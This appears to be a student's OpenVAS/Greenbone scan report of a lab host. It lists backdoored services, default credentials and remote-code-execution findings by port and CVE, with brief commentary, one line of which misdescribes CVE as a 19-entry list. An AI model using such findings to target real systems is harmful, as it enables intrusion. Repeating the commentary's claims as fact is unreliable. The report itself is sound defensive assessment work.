| Metasploit<br>(Automatically generated by wizard) | Done | 1 | Fri, Jun 30, 2023 5:48 AM UTC | 10.0 (High) | | |


**Target**

Target for Metasploit - 2023-06-30 05:48:37

**Scanner**

Name OpenVAS Default


Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net



https://127.0.0.1:9392/report/a4f0414d-ce19-43b8-9a12-dc003f3c45c2

| Vulnerability | Severity ▼ | QoD | Host | | Location | Created |
|---|---|---|---|---|---|---|
| | | | IP | Name | | |
| TWiki XSS and Command Execution Vulnerabilities | 10.0 (High) | 80 % | 192.168.35.9 | | 80/tcp | Fri, Jun 30, 2023 6:06 AM UTC |
| Operating System (OS) End of Life (EOL) Detection | 10.0 (High) | 80 % | 192.168.35.9 | | general/tcp | Fri, Jun 30, 2023 6:03 AM UTC |
| The rexec service is running | 10.0 (High) | 80 % | 192.168.35.9 | | 512/tcp | Fri, Jun 30, 2023 6:05 AM UTC |
| rlogin Passwordless Login | 10.0 (High) | 80 % | 192.168.35.9 | | 513/tcp | Fri, Jun 30, 2023 6:01 AM UTC |
| Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities | 10.0 (High) | 99 % | 192.168.35.9 | | 8787/tcp | Fri, Jun 30, 2023 6:08 AM UTC |
| Possible Backdoor: Ingreslock | 10.0 (High) | 99 % | 192.168.35.9 | | 1524/tcp | Fri, Jun 30, 2023 6:09 AM UTC |
| Apache Tomcat AJP RCE Vulnerability (Ghostcat) | 9.8 (High) | 99 % | 192.168.35.9 | | 8009/tcp | Fri, Jun 30, 2023 6:10 AM UTC |
| DistCC RCE Vulnerability (CVE-2004-2687) | 9.3 (High) | 99 % | 192.168.35.9 | | 3632/tcp | Fri, Jun 30, 2023 6:08 AM UTC |
| PostgreSQL Default Credentials (PostgreSQL Protocol) | 9.0 (High) | 99 % | 192.168.35.9 | | 5432/tcp | Fri, Jun 30, 2023 6:07 AM UTC |
| VNC Brute Force Login | 9.0 (High) | 95 % | 192.168.35.9 | | 5900/tcp | Fri, Jun 30, 2023 6:06 AM UTC |
| UnrealIRCd Authentication Spoofing Vulnerability | 8.1 (High) | 80 % | 192.168.35.9 | | 6697/tcp | Fri, Jun 30, 2023 6:02 AM UTC |
| MySQL / MariaDB Default Credentials (MySQL Protocol) | 7.8 (High) | 95 % | 192.168.35.9 | | 3306/tcp | Fri, Jun 30, 2023 6:07 AM UTC |
| rsh Unencrypted Cleartext Login | 7.5 (High) | 80 % | 192.168.35.9 | | 514/tcp | Fri, Jun 30, 2023 6:05 AM UTC |
| FTP Brute Force Logins Reporting | 7.5 (High) | 95 % | 192.168.35.9 | | 21/tcp | Fri, Jun 30, 2023 6:07 AM UTC |
| FTP Brute Force Logins Reporting | 7.5 (High) | 95 % | 192.168.35.9 | | 2121/tcp | Fri, Jun 30, 2023 6:07 AM UTC |
| Java RMI Server Insecure Default Configuration RCE Vulnerability | 7.5 (High) | 95 % | 192.168.35.9 | | 1099/tcp | Fri, Jun 30, 2023 6:08 AM UTC |
| UnrealIRCd Backdoor | 7.5 (High) | 70 % | 192.168.35.9 | | 6697/tcp | Fri, Jun 30, 2023 6:08 AM UTC |
| vsftpd Compromised Source Packages Backdoor Vulnerability | 7.5 (High) | 99 % | 192.168.35.9 | | 6200/tcp | Fri, Jun 30, 2023 6:08 AM UTC |
| vsftpd Compromised Source Packages Backdoor Vulnerability | 7.5 (High) | 99 % | 192.168.35.9 | | 21/tcp | Fri, Jun 30, 2023 6:08 AM UTC |
| PHP-CGI-based setups vulnerability when parsing query string parameters from php files. | 7.5 (High) | 95 % | 192.168.35.9 | | 80/tcp | Fri, Jun 30, 2023 6:12 AM UTC |
| Test HTTP dangerous methods | 7.5 (High) | 99 % | 192.168.35.9 | | 80/tcp | Fri, Jun 30, 2023 6:13 AM UTC |
| The rlogin service is running | 7.5 (High) | 80 % | 192.168.35.9 | | 513/tcp | Fri, Jun 30, 2023 6:05 AM UTC |
| phpinfo() output Reporting | 7.5 (High) | 80 % | 192.168.35.9 | | 80/tcp | Fri, Jun 30, 2023 6:05 AM UTC |
| SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability | 7.4 (High) | 70 % | 192.168.35.9 | | 5432/tcp | Fri, Jun 30, 2023 6:10 AM UTC |
| TWiki Cross-Site Request Forgery Vulnerability - Sep10 | 6.8 (Medium) | 80 % | 192.168.35.9 | | 80/tcp | Fri, Jun 30, 2023 6:06 AM UTC |
| Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability | 6.8 (Medium) | 99 % | 192.168.35.9 | | 25/tcp | Fri, Jun 30, 2023 6:09 AM UTC |
| Anonymous FTP Login Reporting | 6.4 (Medium) | 80 % | 192.168.35.9 | | 21/tcp | Fri, Jun 30, 2023 6:01 AM UTC |
| TWiki < 6.1.0 XSS Vulnerability | 6.1 (Medium) | 80 % | 192.168.35.9 | | 80/tcp | Fri, Jun 30, 2023 6:06 AM UTC |
| jQuery < 1.9.0 XSS Vulnerability | 6.1 (Medium) | 80 % | 192.168.35.9 | | 80/tcp | Fri, Jun 30, 2023 6:05 AM UTC |

Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net



**Report:Fri, Jun 30, 2023 5:48 AM UTC** Done


ID: a4f0414d-ce19-43b8-9a12-dc003f3c45c2 Created: Fri, Jun 30, 2023 5:48 AM UTC Modified: Fri, Jun 30, 2023 6:19 AM UTC Owner: admin

| Port | Hosts | Severity ▼ |
|---|---|---|
| 80/tcp | 1 | 10.0 (High) |
| 512/tcp | 1 | 10.0 (High) |
| 513/tcp | 1 | 10.0 (High) |
| 1524/tcp | 1 | 10.0 (High) |
| 8787/tcp | 1 | 10.0 (High) |
| 8009/tcp | 1 | 9.8 (High) |
| 3632/tcp | 1 | 9.3 (High) |
| 5432/tcp | 1 | 9.0 (High) |
| 5900/tcp | 1 | 9.0 (High) |
| 6697/tcp | 1 | 8.1 (High) |
| 3306/tcp | 1 | 7.8 (High) |
| 21/tcp | 1 | 7.5 (High) |
| 514/tcp | 1 | 7.5 (High) |
| 1099/tcp | 1 | 7.5 (High) |
| 2121/tcp | 1 | 7.5 (High) |
| 6200/tcp | 1 | 7.5 (High) |
| 25/tcp | 1 | 6.8 (Medium) |
| 445/tcp | 1 | 6.0 (Medium) |
| 22/tcp | 1 | 5.3 (Medium) |
| 23/tcp | 1 | 4.8 (Medium) |

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net

This shows the vulnerabilities of the open ports that are present in the system, in a decreasing manner



**Report:Fri, Jun 30, 2023 5:48 AM UTC** Done


ID: a4f0414d-ce19-43b8-9a12-dc003f3c45c2 Created: Fri, Jun 30, 2023 5:48 AM UTC Modified: Fri, Jun 30, 2023 6:19 AM UTC Owner: admin

| Application CPE | Hosts | Occurrences | Severity ▼ |
|---|---|---|---|
| cpe:/a:postgresql:postgresql:8.3.1 | 1 | 1 | 9.0 (High) |
| cpe:/a:unrealircd:unrealircd:3.2.8.1 | 1 | 1 | 8.1 (High) |
| cpe:/a:mysql:mysql:5.0.51a | 1 | 1 | 7.8 (High) |
| cpe:/a:samba:samba:3.0.20 | 1 | 1 | 6.0 (Medium) |
| cpe:/a:apache:http_server:2.2.8 | 1 | 1 | 4.3 (Medium) |
| cpe:/a:phpmyadmin:phpmyadmin:3.1.1 | 1 | 1 | N/A |
| cpe:/a:jquery:jquery:1.3.2 | 1 | 1 | N/A |
| cpe:/a:twiki:twiki:01.Feb.2003 | 1 | 1 | N/A |
| cpe:/a:proftpd:proftpd:1.3.1 | 1 | 1 | N/A |
| cpe:/a:php:php:5.2.4 | 1 | 1 | N/A |
| cpe:/a:beasts:vsftpd:2.3.4 | 1 | 1 | N/A |
| cpe:/a:isc:bind:9.4.2 | 1 | 1 | N/A |
| cpe:/a:postfix:postfix | 1 | 1 | N/A |
| cpe:/a:openbsd:openssh:4.7p1 | 1 | 1 | N/A |
| cpe:/a:oracle:mysql:5.0.51a | 1 | 1 | N/A |

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net

This figure indicates the vulnerabilities  that can / are caused by the applications that are running in the system, as improper setup and configuration of applications can actually lead to a potential attack surface.




| CVE | NVT | Hosts | Occurrences | Severity ▼ |
|---|---|---|---|---|
| CVE-2008-5304 CVE-2008-5305 | TWiki XSS and Command Execution Vulnerabilities | 1 | 1 | 10.0 (High) |
| CVE-1999-0618 | The rexec service is running | 1 | 1 | 10.0 (High) |
| CVE-2020-1938 | Apache Tomcat AJP RCE Vulnerability (Ghostcat) | 1 | 1 | 9.8 (High) |
| CVE-2004-2687 | DistCC RCE Vulnerability (CVE-2004-2687) | 1 | 1 | 9.3 (High) |
| CVE-2016-7144 | UnrealIRCd Authentication Spoofing Vulnerability | 1 | 1 | 8.1 (High) |
| CVE-2001-0645 CVE-2004-2357 CVE-2006-1451 CVE-2007-2554 CVE-2007-6081 CVE-2009-0919 CVE-2014-3419 CVE-2015-4669 CVE-2016-6531 CVE-2018-15719 | MySQL / MariaDB Default Credentials (MySQL Protocol) | 1 | 1 | 7.8 (High) |
| CVE-1999-0651 | rsh Unencrypted Cleartext Login | 1 | 1 | 7.5 (High) |
| CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2018-19063 CVE-2018-19064 | FTP Brute Force Logins Reporting | 1 | 2 | 7.5 (High) |
| CVE-2011-3556 | Java RMI Server Insecure Default Configuration RCE Vulnerability | 1 | 1 | 7.5 (High) |
| CVE-2010-2075 | UnrealIRCd Backdoor | 1 | 1 | 7.5 (High) |
| CVE-2012-1823 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335 | PHP-CGI-based setups vulnerability when parsing query string parameters from php... | 1 | 1 | 7.5 (High) |
| CVE-1999-0651 | The rlogin service is running | 1 | 1 | 7.5 (High) |
| CVE-2014-0224 | SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability | 1 | 1 | 7.4 (High) |
| CVE-2009-4898 | TWiki Cross-Site Request Forgery Vulnerability - Sep10 | 1 | 1 | 6.8 (Medium) |
| CVE-2011-0411 CVE-2011-1430 CVE-2011-1431 CVE-2011-1432 CVE-2011-1506 CVE-2011-1575 CVE-2011-1926 CVE-2011-2165 | Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection V... | 1 | 1 | 6.8 (Medium) |
| CVE-1999-0497 | Anonymous FTP Login Reporting | 1 | 1 | 6.4 (Medium) |
| CVE-2018-20212 | TWiki < 6.1.0 XSS Vulnerability | 1 | 1 | 6.1 (Medium) |
| CVE-2012-6708 | jQuery < 1.9.0 XSS Vulnerability | 1 | 1 | 6.1 (Medium) |
| CVE-2007-2447 | Samba MS-RPC Remote Shell Command Execution Vulnerability - Active Check | 1 | 1 | 6.0 (Medium) |
| CVE-2009-1339 | TWiki Cross-Site Request Forgery Vulnerability | 1 | 1 | 6.0 (Medium) |
| CVE-2016-0800 CVE-2014-3566 | SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection | 1 | 2 | 5.9 (Medium) |
| CVE-2003-1567 CVE-2004-2320 CVE-2004-2763 CVE-2005-3398 CVE-2006-4683 CVE-2007-3008 CVE-2008-7253 CVE-2009-2823 CVE-2010-0386 CVE-2012-2223 CVE-2014-7883 | HTTP Debugging Methods (TRACE/TRACK) Enabled | 1 | 1 | 5.8 (Medium) |
| CVE-2013-2566 CVE-2015-2808 CVE-2015-4000 | SSL/TLS: Report Weak Cipher Suites | 1 | 1 | 5.0 (Medium) |
| CVE-2005-0283 | QWikiwiki directory traversal vulnerability | 1 | 1 | 5.0 (Medium) |
| CVE-1999-0678 | /doc directory browsable | 1 | 1 | 5.0 (Medium) |
| CVE-2011-1473 CVE-2011-5094 | SSL/TLS: Renegotiation DoS Vulnerability (CVE-2011-1473, CVE-2011-5094) | 1 | 2 | 5.0 (Medium) |
| CVE-2011-3389 CVE-2015-0204 | SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection | 1 | 2 | 4.3 (Medium) |
| CVE-2015-0204 | SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK) | 1 | 1 | 4.3 (Medium) |

Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net

CVE is a glossary that classifies vulnerabilities. The glossary analyses vulnerabilities and then uses the Common Vulnerability Scoring System (CVSS) to evaluate the threat level of a vulnerability.

CVE® is a list of 19 entries for publicly known cybersecurity vulnerabilities, each of which includes an identification number, a description, and at least one open source reference.




CVEs 105705 of 218585

| Name ▼ | Description | Published | CVSS Base Vector | Severity |
|---|---|---|---|---|
| CVE-2023-36274 | LibreDWG v0.12.5 was discovered to contain a heap buffer overflow via the function bit_write_TF at bits.c. | Fri, Jun 23, 2023 3:15 PM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H | 8.8 (High) |
| CVE-2023-36273 | LibreDWG v0.12.5 was discovered to contain a heap buffer overflow via the function bit_calc_CRC at bits.c. | Fri, Jun 23, 2023 3:15 PM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H | 8.8 (High) |
| CVE-2023-36272 | LibreDWG v0.12.5 was discovered to contain a heap buffer overflow via the function bit_utf8_to_TU at bits.c. | Fri, Jun 23, 2023 3:15 PM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H | 8.8 (High) |
| CVE-2023-36271 | LibreDWG v0.12.5 was discovered to contain a heap buffer overflow via the function bit_wcs2nlen at bits.c. | Fri, Jun 23, 2023 3:15 PM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H | 8.8 (High) |
